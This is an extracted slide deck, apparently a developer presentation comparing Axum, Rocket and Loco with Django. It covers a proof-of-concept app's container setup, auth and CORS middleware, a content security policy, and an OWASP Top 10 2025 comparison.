
NEW EMAIL

PUT /users/:id

POC - Web app in Axum



- This app lets users create, delete, update, and retrieve a list of users
- It also has a demonstration of processing speed between Python and Rust by performing a bubble sort on an array of 100,000 random integers
- The demonstration is performed by the Axum and Django containers in parallel, with a Redis container for telemetry



POC - Container Network



Network: axumsite_default

Driver: bridge Gateway: 172.18.0.1 Subnet: 172.18.0.0/16

Connected Containers | 5 Hide Containers Add Container

Container: rocket_app

ContainerID: 4da698b865a9aaba7b8f12...

Image: axumsite-rocket_app

Activity: Up 11 minutes

Type: tcp

IPv4Address: 172.18.0.4/16

Published Ports: 8001:8000

Private Ports: null

Edit Ports

Disconnect Connect to Networks

Container: python_be

ContainerID: 4d661a0b027cb7f8aca019...

Image: axumsite-python_be

Activity: Up 11 minutes

Type: tcp

IPv4Address: 172.18.0.6/16

Published Ports: 8000:8000

Private Ports: null

Edit Ports

Disconnect Connect to Networks

Container: axum_be

ContainerID: fb4e4c5d38e39461a770d0...

Image: axumsite-axum_be

Activity: Up 11 minutes

Type: tcp

IPv4Address: 172.18.0.5/16

Published Ports: 3000:3000

Private Ports: null

Edit Ports

Disconnect Connect to Networks

Container: postgres_db

ContainerID: 6ced441927fe0e721c0812...

Image: postgres:latest

Activity: Up 11 minutes (healthy)

Type: tcp

IPv4Address: 172.18.0.3/16

Published Ports: 5432:5432

Private Ports: null

Edit Ports

Disconnect Connect to Networks

Container: redis_score

ContainerID: b59afc21a97dd4a5daec2b7...

Image: redis:alpine

Activity: Up 11 minutes

Type: tcp

IPv4Address: 172.18.0.2/16

Published Ports: 6379:6379

Private Ports: null

Edit Ports

Disconnect Connect to Networks

POC - Axum Security



- Most of Axum's in-built security features are inherited from the Tokio ecosystem and Rust
 - The Tower middleware is used to process requests & responses, handling authentication, limiting request rates, configuring CORS, XSS and logging
 - Axum doesn't have built in cryptography modules, but you can use crates for that
 - Axum doesn't communicate with databases itself, you use crates like sqlx which don't treat user inputs as executable code, only as data

```
sqlx::query(sql: "INSERT INTO users (name, email) VALUES ($1, $2)") Query<'_, Postgres, PgArguments>  
    .bind(name) Query<'_, Postgres, PgArguments>  
    .bind(email) Query<'_, Postgres, PgArguments>  
    .execute(executor: pool) impl Future<Output = Result<..., ...>>  
    .await?;  
Ok(())
```

POC - Axum Security



- I strengthened my app's security by Implementing Layers from Tower:

- Trace layer
- Timeout layer
- Auth layer
- CORS layer

```
let api_middleware: ServiceBuilder<Stack<FromFnLayer<..., ..., ...>... = ServiceBuilder::new()
    .layer(TraceLayer::new_for_http()) ServiceBuilder<Stack<TraceLayer<..., ..., ...>, ...>
    .layer(cors) ServiceBuilder<Stack<CorsLayer, ..., ...>
    .layer(TimeoutLayer::new(timeout: Duration::from_secs(30))) ServiceBuilder<Stack<TimeoutLayer, ...
    .layer(middleware::from_fn(auth_middleware));
```

- The ServiceBuilder “stacks” the layers
- /index route remains public, but API routes require request header to contain auth token

```
let api_routes: Router<Arc<SharedState>> = Router::new() Router<Arc<Shared...
    .route(path: "/users", method_router: post(handler: handle_create_user)) Router<Arc<Share...
    .route(path: "/users/:id", method_router: get(handler: handle_get_user)) Router<Arc<Share...
    .route(path: "/users/:id", method_router: put(handler: handle_update_email)) Router<Arc<Share...
    .route(path: "/users/:id", method_router: delete(handler: handle_delete_user)) Router<Arc<Share...
    .route(path: "/rust/sort", method_router: get(handler: handle_rust_sort)) Router<Arc<Share...
    .route(path: "/django/sort", method_router: get(handler: handle_django_proxy)) Router<Arc<Share...
    .route(path: "/race-status", method_router: get(handler: handle_race_status)) Router<Arc<Share...
    .layer(api_middleware); // Only these routes require the token
```

POC - Axum Security



Just testing

GET Axum_Bubblesort

GET http://localhost:3000/rust/sort

Params Body Headers **Auth *** Vars Script >> Inherit

Auth inherited from Collection: No Auth

Response Headers 4 401 Unauthorized 11ms 0B

Name	Value
vary	origin, access-control-request-method, access-control-request-headers
access-control-allow-origin	*
content-length	0
date	Thu, 09 Apr 2026 10:59:03 GMT

Bruno

Just testing

GET Axum_Bubblesort

GET http://localhost:3000/rust/sort

Params Body Headers **Auth *** Vars >> Bearer Token

Token

Response Headers 5 200 OK 8.38s 76B

Name	Value
content-type	application/json
vary	origin, access-control-request-method, access-control-request-headers
access-control-allow-origin	*
content-length	76
date	Thu, 09 Apr 2026 11:05:30 GMT

axum_be

9dcfe53cb7ba axumsite-axum_be:latest 3000:3000

Logs Inspect Bind mounts Exec Files Stats

```
2026-04-09 12:55:32 Listening on http://0.0.0.0:3000 (Index is public, API is private)
2026-04-09 12:56:21 Bouncer checking request for: /rust/sort
2026-04-09 12:57:02 Bouncer checking request for: /users
2026-04-09 12:59:03 Bouncer checking request for: /rust/sort
2026-04-09 13:05:21 Bouncer checking request for: /rust/sort
2026-04-09 13:05:30 Bouncer checking request for: /rust/sort
```

POC - Web app in Axum



- Cool, but since I use bearer tokens, I'm vulnerable to XSS
- Solution: add a content security policy!

```
let app: Router = Router::new() Router<Arc<SharedState>>
    .route(path: "/", method_router: get(handler: index)) Router<Arc<Share...
    // Serve any file in /static/ under the /static path
    .nest_service(path: "/static", service: ServeDir::new(path: "static")) Router<Arc<Share...
    .nest(path: "/", router: api_routes) Router<Arc<SharedState>>
    .layer(axum::middleware::map_response(|mut response: Response| async move {
        let csp_value: &str = "default-src 'self'; \
            script-src 'self'; \
            style-src 'self' 'unsafe-inline' https://fonts.googleapis.com; \
            font-src https://fonts.gstatic.com;";

        response.headers_mut().insert(
            key: header::CONTENT_SECURITY_POLICY,
            val: HeaderValue::from_static(src: csp_value),
        );

        response
    })) Router<Arc<SharedState>>
    .with_state(state);
```

POC - Django Security



Security is similarly managed in Django, a popular framework for Python, but with some differences

- Since I used Bearer Tokens, CSRF was not touched upon
 - However, CSRF is enabled in Django by default, whereas in Axum it has to be manually enabled
- CORS and authentication are handled by a crate in Axum and a library in Python
 - Crates are resolved at compile-time, so dependency errors will be caught earlier
- `MIDDLEWARE []` in `settings.py` functions similarly to Tower Layers

POC - Web app in Axum



Pros & cons compared to other frameworks like Django?

- + very fast performance, but for small apps this isn't as important
- + strict syntax and detailed compiler errors create better quality code
- + built on top of Tokio, and is able to use a lot of pre-existing middleware
- + can use Rust's in-built type safety in request handling
- Rust's syntax is unique, and it has a steep learning curve
- other languages have been used for longer and have more mature ecosystems, but this is changing as Rust is used more and more for web dev

Owasp top 10 2025



Tokio



OWASP Category	Risk	 Rocket	 Loco	 Axum
A01: 2025 Broken Access Control	Broken access control, IDOR, SSRF (now included) 3.73% of tested apps — #1 risk	Partial Typed Request Guards (compile-time), no built-in authz	Built-in JWT + API token middleware included, RBAC via SeaORM	Manual Tower middleware, axum-login — composable but needs wiring
A02: 2025 Security Misconfiguration	Debug in production, missing headers, exposed configs Moved up from #5 to #2 — 3% of tested apps	Partial No debug mode by default, TLS via fairings, security headers are manual	Built-in Per-env YAML config, pretty_backtrace=false in prod, security middlewares	Manual tower-http: SecureHeaders, CORS — all opt-in
A03: 2025 Supply Chain Failures	Compromised dependencies, build systems, malicious packages New — highest exploit/impact scores	Rust Cargo.lock, cargo-audit, small dep tree (Hyper + few crates)	Partial Larger dep surface (SeaORM, Tokio, Axum...) — more to audit	Rust Controlled Tokio ecosystem, Cargo.lock, cargo-deny recommended

Owasp top 10 2025



Tokio



A04 : 2025 Cryptographic Failures	Weak encryption, sensitive data in clear text, bad TLS config Down from #2 to #4	Partial Encrypted private cookies (ring), opt-in TLS, no built-in password hashing	Built-in Argon2 for passwords in SaaS template, JWT config, rustls included	Manual argon2/bcrypt external, rustls via tower-http, no opinion enforced
A05 : 2025 Injection	SQLi, XSS, SSTI, OS command injection Down from #3 to #5 — still highly dangerous	Rust Strict types, no native SQL concatenation; ORM recommended (Diesel/SQLx)	Rust SeaORM built-in (parameterized queries), Tera templates with auto-escaping	Rust Strong typing, SQLx/SeaORM external, no native templates → XSS is manual
A06 : 2025 Insecure Design	Missing threat modeling, insecure business logic Down from #4 to #6	Rust Strong typing enforces invariants at compile time; design remains dev responsibility	Rust Rails-like conventions promote well-known patterns; typed guards help	Rust Typed extractors enforce validation; no business-logic guardrails
A07 : 2025 Authentication Failures	Weak credentials, non- invalidated sessions, brute- force Compromised identities and auth	Partial rocket_auth crate, secure cookies built-in, no native rate-limiting	Built-in Full auth in template: register, login, reset, verify, JWT, API key	Manual axum-login, tower- governor (rate-limit), axum-sessions — all separate crates

Owasp top 10 2025



Tokio



A08 : 2025 Integrity Failures	Unsafe deserialization, updates without integrity checks CI/CD pipelines, auto-updates, serde	Rust Typed serde_json prevents deserialization injection; fairings for validation	Rust validator crate in SeaORM models, strict serde deserialization	Rust Typed JSON/Form extractors reject invalid data at deserialization
A09 : 2025 Logging & Alerting Failures	No logging of intrusion attempts, no alerting Hard to test automatically	Manual Fairings for logging, tracing/log external, no structured logging built- in	Built-in tracing integrated, YAML config (level, JSON/compact format), pretty_backtrace	Partial tower-http::trace built- in, easy tracing ecosystem integration
A10 : 2025 Exceptional Conditions	Panics, unhandled errors leaking sensitive info New — errors that break the security control flow	Rust Result/Option mandatory, Catcher fairings for HTTP errors, no-panic possible	Built-in Opinionated error handling, normalized error responses, panic → masked 500	Rust IntoResponse for all errors, Result-based handlers, panic = automatic 500

Conclusion

- Rust's syntax and learning curve lead to it having a barrier to entry compared to simpler languages
- However, its performance, helpful error messages and code quality are nice benefits
- Loco has a lot of security features built-in via scaffolding
- Axum is good for when you want to build something from the ground up
- Rocket is less developed than the other two, but still usable
- All frameworks were able to be hardened against current OWASP Top 10, with Loco being having the best security by default

Conclusion

Can any of these frameworks replace established ones like Ruby on Rails, Django or Spring boot?

- Potentially. Loco is the closest to the speed of getting started of these other frameworks
- The Rust ecosystem is less mature than the others, but is growing with time
- Frameworks like Ruby on Rails were popular for how fast it was to create something. Rust's slower prototyping speed and complexity could hinder its adoption rate amongst new startups

Sources

- Introduction

- [Rust \(Wikipedia\)](#)
- [Rust Vs. Other Programming Languages: What Sets Rust Apart?](#)
- [Most Popular Programming Languages: Data from 1958 to 2025 \(Youtube\)](#)
- [Benchmarking programming languages using the Leibniz formula for calculating \$\pi\$](#)
- [2024 State of Rust Survey Results \(Rust Blog\)](#)
- [The Rust Programming Language \(Official book\)](#)

- Proofs of concept

- [Install Rust](#)
- [Install Docker Desktop](#)
- [Chat room \(GitHub Project\)](#)
- <https://docs.djangoproject.com/en/6.0/topics/security/>